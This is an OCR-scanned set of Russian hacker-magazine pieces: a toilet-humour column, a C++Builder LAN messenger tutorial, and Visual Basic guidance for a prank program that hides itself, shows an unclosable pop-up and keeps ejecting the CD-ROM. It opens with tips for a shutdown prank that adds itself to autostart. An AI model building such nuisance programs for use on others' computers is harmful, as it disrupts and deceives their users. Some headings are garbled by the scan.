1. Эта прога не будет пахать под NT. В NT'е нужно получить приоритет шатдауна для процесса, чтобы он смог отрубить систему. Как это сделать? Посмотри в Win32 API reference (только там на Си код в примере :)).
2. Чтобы сделать 'просто супербизона', поищи в хэлпах Дельфей про реестр виндов и заставь прогу вносить себя в группу запуска при старте форточек. :) Можешь еще поработать над дизайном. У меня в два счета получилось так:



3. Проявляй инициативу, работай мозгом, твори! Кодинг - захватывающее занятие, если им заниматься с увлечением. Особенно, когда ты творишь не для себя, а для людей (которым будешь вырубать винды ;)). Удачи тебе в твоих западлостроительных экспериментах!



# НЕТ, НЕ ЖАЛЕ ГАДИЛ ПЛОХ

КЛИМ СОВАКИН [stipitoshgi.tumblr.com](http://stipitoshgi.tumblr.com)

**Чтобы не вносить совершенно лишних и ненужных подозрений, сразу замечу, что в программировании на С++ я ничего не петрю, но знаю многих вполне серьезных граждан, которые являются виртуозами в этой области человеческого знания. Поэтому речь все же пойдет о вещах, неразрывно связанных с программированием, в чем несложно убедиться, дочитав этот поучительный материал до конца.**

**Л**авайте начнем издалека: где настоящий программер бывает ежедневно не менее 3-х раз? Да, да, то, что ты назвал, это, несомненно, правильно, да и рифмуется с "где" отлично. Помимо этого, конечно же, у холодильника, пивного ларька, на балконе, у кофеварки и... Да, да! Ты угадал, в туалете!

Неплохо бы рассмотреть подробнее те ++ (плюсы) обычного стационарного сортира, которые видны невооруженным взглядом любому профессионалу. Надеюсь, тот факт, что программист без сортира как водка без пива, всеми принят как аксиома? Ну и ладно, тогда начнем.

## ЗАЧЕМ?

Ответ ясен - для того чтобы, как говорится, душевно погадить. Но и для того, чтобы отдохнуть, подумать, перекурить. Не секрет, что мудрые мысли так и проникают в черепную коробку, стоит только поднатужиться как следует. Сортир обладает и неплохим ментально-

экранирующим воздействием, он помогает забыть о ежедневных дрязгах и сконцентрироваться на своем Я. Давай убедимся в этом вместе: на дверь сортира приивается обычное бытовое зеркало, таким образом, чтобы в нем отражалось твое собственное лицо в момент фиксации на стульчике. Что видим далее? Далее мы видим максимально отрешенное от заевшего быта лицо, на котором написана вся трансцендентальная сущность бытия. Доводилось ли тебе раньше встречать столь одухотворенное, глубоко мудрое и симпатичное лицо?

## СКОЛЬКО?

По моим подсчетам средний программер бывает в сортире не менее 3-4 раз ежедневно и проводит там не менее 20 минут за сеанс, особенно в рабочее время. Итого, по самым минимальным прикидкам, примерно час-полтора в день. Время "посиделок" может сильно увеличиваться в зависимости от комфорtnости и оборудования заведения.

Например: восьмичасовой рабочий день начинается с получасового чаепития с получасовым перекуром и ими же оканчивается. Плюс час на обед. Из оставшихся 6 часов полтора заняты разговорами с коллегами и поисками нужного файла в Интернете, 2 часа отводятся непосредственно работе, остальное время проводится в комнате, обычно на карте обозначенной символами "МЭ" и "ЖО". Убедительная статистика?

Как заметил один знакомый программер: "Сколько в сортире не сиди - всегда найдется козел, который работает еще меньше, а получает больше."

Исходя из полученных данных, делаем вывод о том, что продуктивность работы программиста напрямую зависит не от скорости процессора или гигабайт оперативки, а от комплекса удобств сортира. Как же сделать обычный туалет вторым полноценным рабочим местом? Ответ прост - благоустроить!

## КАК?

Да, благоустройство потребует некоторых накладных расходов, но нужно помнить о том, что постоянное употребление молока с огурцами, селедкой и пивом окупит все затраты на сантехнику очень быстро!



Оборудование, просто-таки необходимое в любом случае, больших затрат не потребует.

Во-первых, это пепельница, ибо "Сортир без курения, что чай без варенья".


Во-вторых - книжная полка и 5-10 тематических и периодически обновляемых книг, и свежий номер "Х".

В-третьих - сиденье унитазное с подогревом "Грёзы автолюбителя" на случай лютой зимы и фонарик.

В-четвертых - плакат с призывом: "Программист! Помни, что в жизни каждого человека



# А, ПРОСТО



может наступить момент, когда любая бумага становится ценной!".

И наконец - телефон или несложное переговорное устройство.

При желании можно доработать этот "кабинет" радиоприемником (служащим в том числе и глушителем-постановщиком помех) и таймером, который каждые 20-30 минут напоминает о себе из стульчака электрическим разрядом средней силы и стандартным воп-

**И ПЕРНУТЬ  
ОХОТА,  
И ПЕРНУТЬ  
Нельзя.  
ЧУСЛЫШАТ  
ФАШИСТЫ,  
ПОГИБНУТ  
ДРУЗЬЯ.**

лем "Мы теряем его!". Акустика среднестатистического туалета настолько хороша, что подчас является серьезной проблемой для пользователя:

Не будет лишним и мобильный пурген-инжектор для лиц с ослабленной силой воли. Если позволяет бюджет, будет полезно задуматься о комплектовании запасного командного пункта выделенной линией в Интернет или подключением к локальной сети.

Отлично зарекомендовал себя на боевом посту аппарат факсимильной связи. Он может запросто смягчить ситуацию с отсутствием туалетной бумаги. Да, бывает и такое. Что ты должен сделать как настоящий товарищ, если твой друг в беде? Берешь компьютер с факс-модемом. Накладываешь в любом графическом редакторе на лист надпись "Новая услуга - рассылка туалетной бумаги факсом" и посылаешь своему коллеге, находящемуся в



экстремальной ситуации на запасном рабочем месте.

В любой нормальной компании, фирме, а также в каждой семье обязательно должен быть назначен человек, ответственный за информационное наполнение сортира, так как подоб-

ный ход не требует никаких расходов, а эффект от него огромен. В обязанности подобного "дежурного по сортиру" входит наклеивание избранных статей из свежей прессы (например, из научно-популярных журналов) на стены. Помимо информационного ликбеза такая практика позволит постоянно быть в





курсе самых разнообразных событий, например: "В связи с геополитическими изменениями домен <http://poidu.pos.su> переименовывается в <http://poidu.pos.ru>".

#### А КАК ЖЕ Я?

Да, я и забыл, что существуют еще отсталые граждане, пользующиеся исключительно малопривлекательными общественными туалетами. Есть рекомендации и для них, но не нужно ими злоупотреблять :). В любом случае помните, что в сортире не только гадят, но и с пользой проводят время! Несколько рецептов напоследок:

1. Просуньте руку под перегородку и попросите соседа одолжить вам маркер или циркуль.
2. Скажите: "Черт, я ведь знал, что не стоило есть это дерьмо".
3. Радуйтесь и громко хлопайте в ладоши каждый раз, когда кто-либо нарушит тишину звуком естественно отправляемых потребностей.
4. Скажите:
5. Уроните камень и скажите: "Блин!! Мой стеклянный глаз!!"
6. Скажите: "Ой черт, вода холодная".
7. Мычите и громко тужьтесь примерно 30 секунд, затем бросьте в туалет с высоты маленьку дыню и расслабленно вздохните. Подпрыгните сантиметров на двадцать. Вздохните с облегчением.
8. Скажите: "Ну и как это сюда попало?"
9. Скажите: "Гумус. Напоминает мне гумус."
10. Наполните большую фляжку грейпфрутовым соком и брызгайте им из-под перегородки в кабинки соседей с криками: "Эй, малыш!



# КАЖДЫЙ ДЕНЬ 10 НОВЫХ ДЫРОК

Потише!!!

11. Скажите: "Любопытно... больше всплыло, чем потонуло".
12. Возьмите небольшой тюбик с горчицей, выжмите немножко на кусок туалетной бумаги и уроните под перегородку к соседу. Затем скажите: "Пупс, вы не могли бы кинуть это обратно?"
13. Скажите: "Ну давай же, дружок! Только не засыпай!"
14. Скажите: "Ну ни фига себе, это похоже на личинку червя!"
15. Скажите: "Черт, я так и знал, что слив слишком узкий. И что я теперь буду делать?"

**БЕЗ ПРЕУВЕЛИЧЕНИЯ, ТУАЛЕТ – ЭТО НЕЧТО ВРОДЕ ЗАПАСНОГО КОМПАНИОНСКОГО ПУНКТА ДЛЯ ПРОГРАММЕРА, ДАЖЕ СТРАННО, ЧТО НЕКОТОРЫЕ НОВИЧКИ ОТ ПРОГРАММИРОВАНИЯ УДЕЛЯЮТ ТАК МАЛО ВНИМАНИЯ ЭТОМУ НУЖНОМУ И ПОЛЕЗНОМУ ЗАВЕДЕНИЮ. НЕМУДРЕНО, ЧТО ВМЕСТО ПРОГРАММИРОВАНИЯ ЭТИ ЧАЙНИКИ БЕСКОНЕЧНО ЗАНИМАЮТСЯ ПЕРЕУСТАНОВКОЙ ВИНДОВ И РЯДУЮТ ДРУГ ДРУГА СВЕЖИМ СВОПОМ НА ДИСКЕТКАХ.**

16. Перед тем как оторвать кусок туалетной бумаги, осторожно положите под перегородку письмо с надписью "Новости Общества Анонимных Трансвеститов".
17. Просуньте под перегородку маленькое зеркальце, направьте его на соседа и скажите:

"Шеф, а я вас вижу!"



# пишем свой локалы на C++


FALCON25 [ЧВБОООЛБМД1.ГИ]

**ПРИВЕТ, ПРИВЕТ, ПРИВЕТ!  
ЕСЛИ У ТЕБЯ ДОМА ЕСТЬ ЛОКАЛЫ,  
И ТЫ ЧУТЬ-ЧУТЬ ЗНАКОМ  
С С++БИЛДЕР'ОМ, ТО Я ПРЕДЛОЖУ  
ТЕБЕ НАПИСАТЬ САМОМУ ПРОГУ  
ДЛЯ ОТПРАВКИ И ПРИЕМА  
СООБЩЕНИЙ. ВЕСИТ ЭТА ПРОГА  
СО ВСЕМИ ПРИЙМАЕСАМИ ОКОЛО  
200 КБ. А ЕСЛИ УБРАТЬ ЛИШНИЕ  
ФОРМЫ, КОТОРЫЕ Я НАВОРОТИЛ,  
И НЕКОТОРЫЕ РАЗДЕЛЫ (ТИПА  
РЕКЛАМЫ, ОТ АВТОРА И ВСЕ  
ТАКОЕ), ТО ПОЛУЧИТСЯ  
И ТОГО МЕНЬШЕ! ТЫ, НАВЕРНОЕ,  
ДУМАЕШЬ, ЧТО ТОЛЬКО  
СУПЕРКРУТОЙ ПРОГРАММЕР  
СМОЖЕТ НАПИСАТЬ  
ТАКУЮ ПРОГУ? НЕТ,  
ТАКУЮ ПРОГУ МОЖЕТ  
НАПИСАТЬ. КАЖДЫЙ,  
КТО УМЕЕТ ПОЛЬЗОВАТЬСЯ  
КЛАВИАТУРОЙ И ЧУТЬ-ЧУТЬ  
ЗНАКОМ С С++БИЛДЕР'ОМ.**

## Шаг 0:

Запусти C++Builder и осмотрись вокруг. Видишь форму? Это будет окно нового мессенгера для локальной сети.

## Шаг 1



Итак, у тебя, наверное, в голове закрутилась куча мыслей: насколько он будет крутой :). Ну так давай начинать делать дизайн! Как мини-

мум, нужны будут следующие компоненты: одно окно Memo, одна кнопка и 3 поля Edit. А также скрытые компоненты из раздела FastNet NMMSGServ для получения сообщений и NMMSg для отправки.

Ну что, разместил это все на форме? Если да, то надо приступить к самому главному - написанию кода. С чего начать? Начать нужно с отправки сообщений. Видишь кнопку Button1 - вот и кликай на нее. Теперь в Object

Inspector'е выбирай закладку Events (События) и делай двойной клик в поле OnClick, что означает

“На Нажатие”. Появился редактор кода, где ты видишь что-то вроде

```
void __fastcall TForm1::Button1Click(TObject
*Sender)
{
}
```

и курсор между фигурными скобками. Что это означает? Это означает, что ты только что создал сценарий реакции на событие OnClick - только этот сценарий состоит пока из пустого места :), так что туда надо вписать что-то вроде:

```
NMMSg1->Host = Edit1->Text; // Эта строка
отвечает за привязку поля Edit1 к имени ком-
пьютера, на который будет отослано сооб-
щение (имя компьютера твоего друга Васи).
```

```
NMMSg1->FromName = Edit2->Text; // Эта
строка отвечает за привязку поля Edit2 к имен-
ни отправителя (твое имя, ник или что захоч-
ешь).
```

```
NMMSg1->PostIt(Edit3->Text); // Эта строка
отвечает сразу за 2 действия: привязку и от-
правку текста поля Edit3 к функции PostIt.
```

```
Memo1->Lines->Add(Edit3->Text); // Эта
строка отвечает за вывод отправленного
сообщения в многострочное поле Memo1.
```

чтобы сообщения отсылались. Теперь посмотри на комментарии после каждой строки (комментарии отмечены двойной косой чертой aka double slash).

Все! Сообщения отсылаются на нужный адрес (но они только отсылаются и не принимаются



# ЕССАГЕР ДЛЯ +БИЛДЕР.

на удаленной машине, т.к. принимающая часть еще не написана).

## Шаг 2

Итак, пишем принимающую часть программы. Тут все будет просто. Жми на компонент NMMSGServer1 и в Object Inspector'е выбирай закладку Events, а там событие OnMSG. Опять открылся редактор кода, и там появилось что-то вроде этого:

```
void __fastcall
TForm1::NMMSGServ1MSG(TComponent
*Sender,
  const AnsiString sFrom, const
  AnsiString sMsg)
{
```


опять же с курсором между скобок. Туда надо прописать единственную строку:

```
Memo1->Lines->Add(sFrom + ":" + sMsg);
```

и все, теперь все пришедшие сообщения будут добавляться в многострочное поле Memo1 в виде "Имя отправителя::сообщение".


## Шаг 3

Все, самый простейший мессенджер для локалы готов! Не так уж и сложно? А как прифигают твои соседи по сети, когда ты им раздашь эту прогу и каждую неделю будешь выпускать новые версии :)! А ведь в нее можно встроить еще что-нибудь (ты, наверное, уже догадался :))! Да, чуть не забыл: если у твоих друзанов не стоит C++Builder, то тебе придется дать им некоторые библиотеки для того, чтобы прога работала. Надеюсь, ты на скатывании кода не остановишься и будешь придумывать свои супер-фишки! Если придумаешь что-нибудь суперкульное, то пиши мне на мыло :). Жду.



# БЕШЕННАЯ БЛИ

КОСЯКИН АНТОН АКА ДЕЙЛ (АНТОСИКИН@GSR.RU)



## Обращение к народу :)

Дарова, начинающий кодер :)! Сегодня мы будем учиться кодить на Васике. Эээй! Куда пошел? А ну вернись обратно! Говоришь, Васик - саксы, и на нем ничего путного написать нельзя, да!? Знаешь, что по этому поводу сказал мне мой друг Sinner? "Не, так дело не пойдет... Между прочим, знаешь ли ты, что вири Melissa и I Love You написаны на VBasic'e? И все про них говорят, типа, вот парни крутые, такие вири накатали, млин. Но проходит время, и Васик опять дерымо :(. Нееет, так не пойдет...".

## Лампочка Ильича

Слышал про прогу FloppyMadness? Нет?! Для тех, кто в бронетранспортере - иди читать X (рубрику ШарОвары). Когда я про эту программу прочитал, в моем мозгу заглянула лампа Ильича - вот ОНО, то, что нужно! И захотелось мне чего-то такого же, только другого! :) Ёклмн, подумал я, дык ведь я же кодить умею! Взял Васик и начал химичить... :) Долго химичил - этак примерно часик, полтора. Зато какая прога вышла - загляденье. Вроде небольшая программулина, зато какие возможности и потенциал: каждые N секунд она показывает безобидное окошко с надписью "Это не вирус!!! Но не забудь Анти-Вирус!!!" (конечно, звучит туповато,

зато издевательски) и... играет с CD-ROM'ом... типа есть... нету... есть... нету... Тупо, скажешь ты. Знаю, тупо, но прикинь - играет юзервь ушастый в какой-нибудь гамес или юзает юзервь по определению должен юзать - прямая обязанность, паймаишь :) прогу, активно обращающуюся к компакту... Ну, допустим, ему надо срочно залить на хард большое файло с одноглазого. 1%... 10%... 50%... 99%... и тут на него налетает подосланная тобой птица обломинго. Ты представляешь его рожу в этот момент? Самое кульное - к сидюку никак не подобраться, а если юзер еще и нервный (ну естесно! после такого и не таким станешь :)), то ему в процессе крушения всех и вся будет не до залезания в "Завершение работы программы" и ее дальнейшего прибивания. Конечно, это тоже можно обойти путем перенесения проги на Дэльфи и вставки небольшого кода, но статья - не об этом (если уж так захотелось, загляни в X про халявный Инет, рубрику - "Рождение Дьявола", там все прозрачно :).

## InStRUMents

Для написания этой рульной программулины тебе понадобятся:

1) MS VizualBasic. Какая версия? Ну... 32-х битная (от 4-ой и выше, так как VB 3.0 - 16 битная,

хотя VB4 есть и 16 битная версия тоже). Я лично юзаю версию 4-32bit. Если у тебя версия 5 или 6, то все описанные ниже мною действия должны осуществляться по аналогии, короче, сам разберешься - большой уже :).


2) Свободное время, т.к. без свободного времени ни одну прогу не напишешь, поверь.

3) Что-нибудь пожевать. Все что душе угодно, лишь бы рот был занят: когда прога не будет работать и в ее адрес полетят всякие слова и обороты, то из твоего набитого жратвой рта будет доноситься только жалкое мычание :).

Ну, еще не помешает наличие черепной коробки, занятой серым веществом (кстати, в мозгах, помимо серого вещества (чувствительные нейроны), есть еще и белое - промежуточные. Не веришь - распотроши соседа, только потом убери рабочее место за собой :)).

## LeT'z Go...


Для начала подрули мышкой к меню File и ткни на New Project. Готово? Так, теперь ткни на Tools -> Custom Controls. Отлично. Да ты способный, я смотрю :). Убери все галочки (если есть) и отмечь Microsoft Multimedia Control. Далее дави на пимпу Ok, только посильнее дави, они нынче упругие пошли :).




Сокращенно эта фишка (MS Multimedia Control) называется MCI. Зачем она потребовалась? MCI - такая тема, которая позволяет делать CD-Player. Прикинь, пельмень, мы заодно и Блиноплеер замутим :). Ладно, поехали дальше... Сам

# БЛЮЗЫ БЛЮЗЫ БЛЮЗЫ

себе Спилберг. Все приготовления сделаны, будем разбираться с формой... Далее идет среднее по сложности - поклацать мышкой в нужных местах, если ты еще не оправился от кнопки Ок, то передохни часок-другой. Да, кстати, я надеюсь, ты не сломал крысу, когда сильно давил по пимпе "Все пинчетто"? Мдя... Ты что, не понял, это была ШУТКА, нужно было легонько кликнуть по левому батону серого существа (у кого, говорят, и белого), и всё :). Доставай вторую - я продолжаю :). Значит так, у тебя в окошке со всякими пимпами (слева) добавилась еще одна - MMControl. Так вот, ты ее не трогай :). Для начала размести на форме (главном окне твоей проги, обычно оно называется "Form1") такую лабуду, как Label и Timer.



Теперь кликни ОДИН раз по Label'у и залезь в окно Properties (свойства, справа). Найди пункт Caption (надпись) и поменяй значение на "Дарова тебе! Это не вирус, но не забудь Анти-Вирус!!!". В итоге все должно выглядеть так:



Галимо, правда? Теперь опять клацкни мышкой по Label'у и лезь в свойства. Ищи пункт Font, выделяй его. Увидел справа такую пимпу с тремя точками? Смело дави ее (можно НА нее :)). Появилось окно "Выбор шрифта" (если Вынь русский). Выбираем MS Sans Serif, полукирзик курсив, размер 18. Вроде стало лучше, но чего-то все еще не хватает :(. И снова кликаем по замученному Label'у и лезем в свойства... На этот раз выбираем ForeColor. Опять появляется пимпа с тремя точками -> подруливаем и прицельно клацаем мышкой, дабы не промахнуться :). Появилось окошко выбора цвета, следовательно, надо выбирать цвет :). Я выбрал красный. Так, готово. Теперь перетащи на форму MMControl. Один клик по этой фишке -> свойства -> пункт Visible (видимый?) ставь False. Зачем? А пусть не светится :).

Ок, готово... Только одно НО. Ты не заметил, что форма немного не совпадает с размерами Label'a, а надпись ("Дарова тебе!<...>") расположена не в одну строку? Да? Так чего же ты ждешь? Давай, дерзай :). Сделал? Теперь лезь в свойства формы и ставь Visible на False, потом Caption ->, ставь: "Бешеная блинница". Форму мы спрятали для того, чтобы при запуске проги лишний раз не светиться, дабы не выдать себя раньше часа X :). Ok. Лезем в свойства таймера (Timer Timer 1) и ставим Interval на 5000 (при мерно 5 сек). После всех манипуляций форма должна выглядеть примерно так:

По оформлению вроде все, можешь вздохнуть облегченно и сбегать за бутылкой квасу для меня :). Эй, стоп! Самое главное забыли!!! Когда окно появится, то будут светиться пимпы "свернуть" (зачем? пусть будут на виду!), "развернуть" (пушай :) и "закрыть" (закрыть! зачем? нам и так весело! :)), так что их надо убрать. Подруливаем крысой к окну Свойства, выбираем "Form1 Form". Готово? Ладно, подожду... Все? Ok. Ищем пункт MaxButton (РАЗвернуть) - ставим False. Теперь ищем MinButton (сВЕРНУТЬ?) - опять False. Далее ставим ControlBox (зАКРЫТЬ?) на False и BorderStyle (тип границ окна) на 1 - FixedSingle - чтоб не сперли :) - шутка - чтоб не изменили размер. Вот теперь по оформлению точно все :). Если сильно распирает любопытство, то можешь запустить. Для этого залезь в меню Run -> Start. Если ленивый, то нажми на пимпу с кнопкой ">" (8-я справа, под меню Add-Ins). Ну а если ты дипломированный лентяй - просто надави на пимпу F5 :). Только есть один трабл - помнишь, как мы поставили Visible на False в свойствах форм? Вот :).

## Кодинг во всей красе

Вот мы и доковыляли до самого интересного, до кодинга :). Все знают, что если кодер - настоящий кодер, то ему нравится кодить :). Приступим... Для начала двойной клик по Label'у. Появилось окошко Form1 и две ме-



ношки - Object: Label1, Proc: Click. Это нам не нужно. В первой менюшке выбираем Form1, во второй - Load. Появилась процедура Form\_Load(), которая будет вызываться при загрузке программы :). Для написания самого кода процы надо решить, что будет делать наша прога. Для начала представим, что нашО файлО называется BLIN.EXE. Ок? Если не нравится, то можешь изменить. Сама идея нашей программулины какая? Правильно, играть с подставкой для кофЭ. Что бы все это работало, нужно инициализировать MMControl1, ответственный за все. Добавь вот эти строчки:

```
MMControl1.UpdateInterval = 0 ' интервал между проверками наличия одноглазого %)
```

```
MMControl1.DeviceType = "CDAudio" ' - а что вам нужно? - CDAudio!
```

```
MMControl1.Command = "Open" ' за работу!
```

